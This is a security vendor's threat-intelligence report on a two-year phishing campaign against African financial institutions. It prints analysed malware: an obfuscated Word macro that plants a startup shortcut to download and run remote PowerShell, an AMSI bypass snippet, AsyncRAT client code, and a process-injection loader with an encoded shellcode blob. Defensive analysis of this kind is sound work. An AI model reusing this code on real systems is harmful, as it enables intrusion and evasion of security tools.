DangerousSavanna: Two-year long campaign targets financial institutions in French-speaking Africa

⋮ 9/6/2022

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CHECK POINT RESEARCH

September 6, 2022

Introduction

Recent studies show that more than 85% of financial institutions in Central and Western Africa have repeatedly been victimized in multiple, damaging cyberattacks. In a quarter of these cases, intrusions into network systems resulted in the worst possible outcomes for the financial and banking sector: information leaks, identity theft, money transfer fraud, and bank withdrawals on false checks.

In this article, we analyze a malicious campaign called DangerousSavanna which has been targeting multiple major financial service groups in French-speaking Africa for the last two years. The threat actors behind this campaign use spear-phishing as a means of initial infection, sending emails with malicious attachments to the employees of financial institutions in at least five different French-speaking countries: *Ivory Coast*, *Morocco*, *Cameroon*, *Senegal*, and *Togo*. In the last few months, the campaign heavily focused on Ivory Coast. Judging by the victimology and tactics, techniques, and procedures (TTPs), we can assess with medium to high confidence that the motivation behind DangerousSavanna is likely financial.
DangerousSavanna tends to install relatively unsophisticated software tools in the infected environments. These tools are both self-written and based on open-source projects such as Metasploit, PoshC2, DWservice, and AsyncRAT. The threat actors' creativity is on display in the initial infection stage, as they persistently pursue the employees of the targeted companies, constantly changing infection chains that utilize a wide range of malicious file types, from self-written executable loaders and malicious documents, to ISO, LNK, JAR and VBE files in various combinations. The evolving infection chains by the threat actor reflect the changes in the threat landscape we've seen over the past few years as infection vectors became more and more sophisticated and diverse.
This publication provides an overview of the threat actors' TTPs, the evolution of the infection chains and lures, and the infrastructure changes. We also discuss the post-infection activities conducted by the group after they gain initial access to the targets' internal networks.





Figure 1 – Locations of targeted financial services employees, all in French-speaking African countries.

Infection Chains

The infection starts with spear-phishing emails written in French, usually sent to several employees of the targeted companies, all of which are medium to large financial groups in French-speaking Africa. In the early stages of the campaign, the phishing emails were sent using Gmail and Hotmail services. To increase their credibility, the actors began to use lookalike domains, impersonating other financial institutions in Africa such as the Tunisian Foreign bank, Nedbank, and others. For the last year, the actors also used spoofed email addresses of a local insurance advisory company whose domain doesn't have an SPF record.



[redacted]

[redacted]@tf-bank.com>

Échange Professionnel - Discussion

To [redacted]

TF_RH02022022.doc

Bonjour [redacted]

Nous avons vu votre profil LinkedIn, et celui-ci a attiré notre attention. Nous avons donc décidé d'echanger avec vous dans l'optique de vous voir intégrer l'une de nos de succursales qui sera très bientôt installée dans ce pays.

Dans l'attente d'une suite favorable a notre proposition, recevez nos différentes propositions concrètes en annexe.

Passez une excellente journée

Bien cordialement

[redacted]
Directeur des Ressources Humaines

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Email: [redacted]@tf-bank.com

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
Figure 2 – An example of a phishing email in which the actors used the name of an existing employee at the impersonated company.

The type of phishing email attachments, and the subsequent infection chains, have also changed over the campaign time frame, from self-written executable loaders masquerading as PDFs in 2020 to a wide range of file types in 2022. DangerousSavanna quickly joined the trend of malicious actors shifting from "classic" macro-enabled documents to experiment with other file types following Microsoft's decision to block macros obtained from the internet by default.


DangerousSavanna: Timeline of infection chains
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
CHECK POINT RESEARCH
Final C&C framework
2nd-stage payload drop zone
Spear-phishing email attachment
metasploit
PoshC2
FileSend
4Sync
paste.c-net.org
Second stage IP or domain (lookalike / free DDNS)
EXE
EXE
DOC
DOCX
EXE
PDF
DOC
DOCX
ZIP
PDF
DOC
ISO
Nov
Dec
Jan
Feb
Mar
Apr
May
June
July
Aug
Sep
Oct
Nov
Dec
Jan
Feb
Mar
Apr
May
June
July
Aug
2021
2022

Figure 3 – Overview of the changes in the DangerousSavanna infection chains, infrastructure and payloads.

Malicious Documents

Since 2021, the actors have been attaching malicious documents to their phishing emails. These documents are either Word documents with macros, documents with a remote template (or, in some cases a few layers of external templates), or PDF documents, which lure the victim to download and then manually execute the next stage. All these documents, both MS Office or PDF, are written in the French language and share similar metadata such as the usernames `digger`, `hooper davis`, and `HooperDEV`.


DangerousSavanna: Timeline of lure documents
cp<r>
CHECK POINT RESEARCH
BIENVENUE DANS WORD
Microsoft Word a été mise à jour avec succès
AXA
Télécharger vos identifiants
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BIENVENUE DANS WORD
Microsoft Word a été mise à jour avec succès

Figure 4 – Overview of the lure documents used in the campaign.

The basic flow utilizes Word documents with macros, which drop an LNK file in the Startup folder. When the LNK file is executed, it downloads from the server and executes PowerShell commands, which perform AMSI bypass and eventually install the PoshC2 implant.




Figure 5 – Phishing document with macro – infection flow.

The macros contain a lot of unused code to complicate its analysis. The code for the main functionality is trivial, containing only reverse string obfuscation and caret obfuscation to create the LNK file used to retrieve the PoshC2 implant:

```
Private Function guttural(ludicrous As String)

guttural = StrReverse(ludicrous)

End Function

Sub automatic()

Set tearful = grandiose(guttural("llehS.tpircSW"))

Dim greasy

cowardly = tearful.SpecialFolders(guttural("putratS")) & guttural("knl.ogol/")

Set great = tearful.CreateShortcut(cowardly)

great.IconLocation = guttural("oci.serutcip\}9c2278fc2f8d-dda8-9bf4-e6cf-658bed70{\ksaT\egatS
eciveD\tfosorciM\ataDmargorP\:C")

great.WindowStyle = 7

great.TargetPath = guttural("ex" & "e.dmc")

great.Arguments =
guttural(")^)""d""d/t^t/m""o""c.ez""i""ig.s""s""erp//:p""t""th'(gn""i""rtSdao^lnw""o""d.)tnei^lcb""e""w.t^en tcej^bo-
""w""en((x""e""i c^- i^n^on- ss^a^py^B c^e^xE- ne^ddi^h dn^i^w- po^n- e^xe.l^lehs^re^w^op c/, ex^e.d^mc")

great.WorkingDirectory = "C:"

great.HotKey = Chr(69 - 4)

great.Description = "OpenDrive"

great.Save

End Sub
```

```
Private Function guttural(ludicrous As String) guttural = StrReverse(ludicrous) End Function Sub automatic() Set
tearful = grandiose(guttural("llehS.tpircSW")) Dim greasy cowardly = tearful.SpecialFolders(guttural("putratS")) &
guttural("knl.ogol/") Set great = tearful.CreateShortcut(cowardly) great.IconLocation =
guttural("oci.serutcip\}9c2278fc2f8d-dda8-9bf4-e6cf-658bed70{\ksaT\egatS eciveD\tfosorciM\ataDmargorP\:C")
great.WindowStyle = 7 great.TargetPath = guttural("ex" & "e.dmc") great.Arguments =
guttural(")^)""d""d/t^t/m""o""c.ez""i""ig.s""s""erp//:p""t""th'(gn""i""rtSdao^lnw""o""d.)tnei^lcb""e""w.t^en tcej^bo-
""w""en((x""e""i c^- i^n^on- ss^a^py^B c^e^xE- ne^ddi^h dn^i^w- po^n- e^xe.l^lehs^re^w^op c/, ex^e.d^mc")
great.WorkingDirectory = "C:" great.HotKey = Chr(69 - 4) great.Description = "OpenDrive" great.Save End Sub
```

```
Private Function guttural(ludicrous As String)
  guttural = StrReverse(ludicrous)
End Function

Sub automatic()
    Set tearful = grandiose(guttural("llehS.tpircSW"))
    Dim greasy
    cowardly = tearful.SpecialFolders(guttural("putratS")) & guttural("knl.ogol/")
    Set great = tearful.CreateShortcut(cowardly)
    great.IconLocation = guttural("oci.serutcip\}9c2278fc2f8d-dda8-9bf4-e6cf-
658bed70{\ksaT\egatS eciveD\tfosorciM\ataDmargorP\:C")
```

```
    great.WindowStyle = 7
    great.TargetPath = guttural("ex" & "e.dmc")
    great.Arguments =
guttural(")^)'""d""d/t^t/m""o""c.ez""i""ig.s""s""erp//:p""t""th'(gn""i""rtSdao^lnw""o""d.)tnei^lcb""e""
 tcej^bo-""w""en((x""e""i c^- i^n^on- ss^a^py^B c^e^xE- ne^ddi^h dn^i^w- po^n-
e^xe.l^lehs^re^w^op c/, ex^e.d^mc")
    great.WorkingDirectory = "C:"
    great.HotKey = Chr(69 - 4)
    great.Description = "OpenDrive"
    great.Save
End Sub
```

During this campaign, we observed multiple variations of this flow:

- In some cases, the similar macro drops the LNK file to Desktop instead of the Startup folder; the LNK file is usually called `IMPORTANT_2022.lnk` and needs an action by the user to run. Both Desktop and Startup LNK methods rely on additional actions on the infected machine and therefore avoid the automatic execution of suspicious PowerShell in a sandbox environment.
- The initial attachment might be a DOCX document that downloads an external template executing a similar macro. In some cases, we've seen a chain of remote templates being retrieved before the final document with the actual macro is delivered.
- Some early versions of the macro directly run the PoshC2 PowerShell dropper and skip the step with the LNK file.
- The documents containing macros are often delivered in container files, such as ZIP and ISO files.

In addition, the actors actively use PDF files to lure the user to download and manually execute the next stage. These are VBE or JAR files that perform very similar actions, directly loading the PoshC2 implant or dropping an LNK file to load PoshC2.

PoshC2

Recently, the actors have relied mostly on PoshC2 implants to control the infected machines. Typically, after the initial infection launches PowerShell to download code from a Pastebin-like service called paste.c-net.org or a dedicated C&C server, it replies with a PowerShell PoshC2 implant, usually consisting of three byte-encoded blocks (all standard modules from PoshC2). The first two PowerShell code blocks that are executed contain two very similar AMSI bypass techniques:

```
$a = [Ref].Assembly.GetTypes();

ForEach($b in $a) {

if ($b.Name -like "*iutils") { $c = $b }

};

$d = $c.GetFields('NonPublic,Static');

ForEach($e in $d) {

if ($e.Name -like "*itFailed") { $f = $e }

};

$f.SetValue($null,$true)

[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
```

```
$a = [Ref].Assembly.GetTypes(); ForEach($b in $a) { if ($b.Name -like "*iutils") { $c = $b } }; $d =
$c.GetFields('NonPublic,Static'); ForEach($e in $d) { if ($e.Name -like "*itFailed") { $f = $e } }; $f.SetValue($null,$true)
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)
```

```
$a = [Ref].Assembly.GetTypes();
ForEach($b in $a) {
    if ($b.Name -like "*iutils")        { $c = $b }
};
$d = $c.GetFields('NonPublic,Static');
ForEach($e in $d) {
    if ($e.Name -like "*itFailed")      { $f = $e }
};
$f.SetValue($null,$true)
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,S
```


The third block contains a backdoor which is responsible for communication with the C&C server. It sends requests to the server in a loop with a cookie called `SessionID` with a base64-encoded AES encrypted string that contains information about the victim:

```
"$env:userdomain;$u;$env:computername;$env:PROCESSOR_ARCHITECTURE;$pid;$procname;1"
```

The script expects the response by the C&C to be a PowerShell script as well since it passes the result to the `Invoke-Expression` cmdlet.

AsyncRAT

Back in October 2021, we observed a case where a malicious document from the campaign reached out to paste.c-net.org, but instead retrieved a PowerShell script that loads an AsyncRAT assembly in memory. However, this AsyncRAT build is completely unobfuscated, and in fact contains a server certificate with the CN “AsyncRAT Server”, showing the attackers gave little thought to making any changes to the open-source tool.



```
namespace Client
{
    public class Program
    {
        public static void Main()
        {
            for (int i = 0; i < Convert.ToInt32(Settings.Delay); i++)
            {
                Thread.Sleep(1000);
            }

            if (!Settings.InitializeSettings()) Environment.Exit(0);

            try
            {
                if (!MutexControl.CreateMutex()) //if current payload is a duplicate
                    Environment.Exit(0);

                if (Convert.ToBoolean(Settings.Anti)) //run anti-virtual environment
                    Anti_Analysis.RunAntiAnalysis();

                if (Convert.ToBoolean(Settings.Install)) //drop payload [persistence]
                    NormalStartup.Install();

                if (Convert.ToBoolean(Settings.BDOS) && Methods.IsAdmin()) //active critical process
                    ProcessCritical.Set();

                Methods.PreventSleep(); //prevent pc to idle\sleep

            }
            catch { }

            while (true) // ~ loop to check socket status
            {
                try
                {
                    if (!ClientSocket.IsConnected)
                    {
                        ClientSocket.Reconnect();
                        ClientSocket.InitializeClient();
                    }
                }
                catch { }
                Thread.Sleep(5000);
            }
```

```
using System;
using System.Threading;
using Client.Connection;
using Client.Helper;
using Client.Install;

namespace Client
{
    // Token: 0x02000002 RID: 2
    public class Program
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002608 File Offset: 0x00000808
        public static void Main()
        {
            for (int i = 0; i < Convert.ToInt32(Settings.Delay); i++)
            {
                Thread.Sleep(1000);
            }
            if (!Settings.InitializeSettings())
            {
                Environment.Exit(0);
            }
            try
            {
                if (!MutexControl.CreateMutex())
                {
                    Environment.Exit(0);
                }
                if (Convert.ToBoolean(Settings.Anti))
                {
                    Anti_Analysis.RunAntiAnalysis();
                }
                if (Convert.ToBoolean(Settings.Install))
                {
                    NormalStartup.Install();
                }
                if (Convert.ToBoolean(Settings.BDOS) && Methods.IsAdmin())
                {
                    ProcessCritical.Set();
                }
                Methods.PreventSleep();
            }
            catch
            {
            }
            for (;;)
            {
                try
                {
                    if (!ClientSocket.IsConnected)
                    {
                        ClientSocket.Reconnect();
                        ClientSocket.InitializeClient();
                    }
                }
                catch
                {
                }
                Thread.Sleep(5000);
            }
        }
    }
```

Figure 6 – AsyncRAT Source Code on GitHub vs decompiled AsyncRAT (on the right)

Older document versions

The earliest versions of the documents, dated in the first half of 2021, have different macros which are significantly more obfuscated and contain more than a 1MB of junk code.




Document_Open
M9iYtti5UUIpliy
poolooooerf
Phfhfurh4jfujrk6riJUnjfoirog88rr
Replace[4],Shell[1]
hfFjfurR4erR
StrReverse[2]
TgftfurirororestB342itmex
command[10]
Teref4feyryyrstB342itmex
command[3]
TestB342iujijhtgftmex
command[6]
TefrstB342itujiimex
command[10]
TestB342huuuttlqitmex
command[3]
TestB3edpooiitmex
command[6]
Tesdef3wetB342itmex
command[3]
TestBitmex
command[1]
TestBitfinex
TestBinance
TestBitVavo
TestB3e0poex
command[5]
x248
x96
x200
x248
x96
x192
x96
x32
x55
x29
x26
x150
x200
x150
Test
SaveEmailAttachmentsToFolder
Int[1],MsgBox[4],CreateObject[2],WScript.Shell[1],FileSystemObject[1],Now[1],.Create[1],

Figure 7 – A part of Vba2graph visualization of 1.7MB macros for the May 2021 document (md5:a09b19b6975e090fb4eda6ced1847b1), with the only functional flow starting from Document_Open.

One of these documents, called Nouvelles_Dispositions_Sanitaires.doc (New Sanitary Provisions.doc) uses a macro to download a PowerShell script from `4sync.com`, cloud storage for syncing files between different devices, and then loads and executes in memory an assembly from `https://3.8.126[.]182/minom.txt`. A very similar document, thoroughly detailed back in May 2021 in a blog post by InQuest, also used 4sync to install what seemed to be a custom backdoor named Billang. It’s a .NET executable with this PDB path: `C:\Users\wallstreet\source\repos\Billang\Billang\obj\Release\Billang.pdb`. It collects some information about the machine it’s running on, sends it to the remote server, and retrieves another .NET executable called `liko` (or, based on the PDB path, WindowsFormsApp3). Among other features, this program injects a byte-reversed Meterpreter HTTPS shellcode to the `mspaint.exe` process. Another interesting feature of this binary is that the shellcode only launches after detecting a mouse click, perhaps as an anti-sandbox feature.



```
// WindowsFormsApp3.屁尺艾伊勒伊勒伊伊
// Token: 0x06000004 RID: 4 RVA: 0x000020D0 File Offset: 0x000002D0
public static void Mainix()
{
    屁尺艾伊勒伊勒伊伊.迪吉勒艾勒尺艾艾吾 迪吉勒艾勒尺艾艾吾 = new 屁尺艾伊勒伊勒伊伊.迪吉勒艾勒尺艾艾吾(迪艾迪勒迪勒迪艾伊艾伊.吉迪艾迪伊艾伊伊艾.吉艾尺迪艾伊伊伊.艾弗艾吉艾吾吉
      艾.VirtualAllocEx);
    屁尺艾伊勒伊勒伊伊.尺迪迪伊伊艾 尺迪迪伊伊艾 = new 屁尺艾伊勒伊勒伊伊.尺迪迪伊伊艾(迪艾迪勒迪勒迪艾伊艾伊.吉迪艾迪伊艾伊伊艾.吉艾尺迪艾伊伊伊.艾弗艾吉艾吾吉艾.CloseHandle);
    屁尺艾伊勒伊勒伊伊.尺艾尺艾吉艾艾艾艾艾艾艾 尺艾尺艾吉艾艾艾艾艾艾艾 = new 屁尺艾伊勒伊勒伊伊.尺艾尺艾吉艾艾艾艾艾艾艾(迪艾迪勒迪勒迪艾伊艾伊.吉迪艾迪伊艾伊伊艾.吉艾尺迪艾伊伊伊.艾弗
      艾吉艾吾吉艾.WriteProcessMemory);
    Process[] processesByName = Process.GetProcessesByName("mspaint");
    屁尺艾伊勒伊勒伊伊.吉艾尺艾比艾尺吉尺 吉艾尺艾比艾尺吉尺 = new 屁尺艾伊勒伊勒伊伊.吉艾尺艾比艾尺吉尺(迪艾迪勒迪勒迪艾伊艾伊.吉迪艾迪伊艾伊伊艾.吉艾尺迪艾伊伊伊.艾弗艾吉艾吾吉
      艾.OpenProcess);
    屁尺艾伊勒伊勒伊伊.吉迪吉迪迪尺迪艾艾伊 吉迪吉迪迪尺迪艾艾伊 = new 屁尺艾伊勒伊勒伊伊.吉迪吉迪迪尺迪艾艾伊(迪艾迪勒迪勒迪艾伊艾伊.吉迪艾迪伊艾伊伊艾.吉艾尺迪艾伊伊伊.艾弗艾吉艾吾吉
      艾.CreateRemoteThread);
    if (processesByName.Length == 0)
    {
        byte[] array = new byte[0];
        array = 屁尺艾伊勒伊勒伊伊.艾艾伊屁艾伊艾勒伊(屁尺艾伊勒伊勒伊伊.哦伊屁伊艾勒伊艾伊艾
          ("5dff652a5b0f2c7c949500a6853c852d570c583c108470b8662b470c58024c38845dff000000002e986921ab949f9894000002000c7c94ad98841f98847e9884353539845dff000000005e354a85ab9
          4000001000c7c94012e1c1d9894a504a69535000000558eaabe2047fcff845dff000000000e530f44ab94000031881c7c84f1570c585dffb78160d22c7c9435359c13d49c13d41f9884a5350c13d45dff
          0000000068e96457ab94951440a60e9894000033088625a5f1a61f9884f5a0a66c98845dffb3e255be2c7c9435350500000000488a23008b84359c13d48514a5351c9884003593a61496b673a48735076
          426059457374675a5436463373516034587560516f5837584d435537455a7c445877427a534b48427b4b674455447473384779577f673b4a796531585a5662557b47765b4b69456f433d4d23726531486
          9523c60546b6975725c474c6559333732484e616b69514e40717f553e434477774657153665d6f50346446515c44523d247f455576315c48347d424232394d6e69423f4747484336736f5a57725f5c62
          7237403c4846727c607b463b483035535e61526439745f5d677a4a44656a5a5a556e6a425562673f20000006d8e5dff000000006cf99875ab943530a635359c13d4000010bb0c7c941c9884a500331313
          e20353e2138313e25333000000e08e5dff000000007a9765a3ab9435359c13d40c13d4a5351e988435355dff706277c42c7c941e98846514004756e696e69677eb9435bd1384d5ffffffb49e21b884a59
          514850eff251402ce3884a51495148514a595e5851485140d10848840b8140d1094c104b84484c0b814660d10944204b844858d571d93548042c430c41f570e831c1014d09c1c14ca0c13849c13d46d10
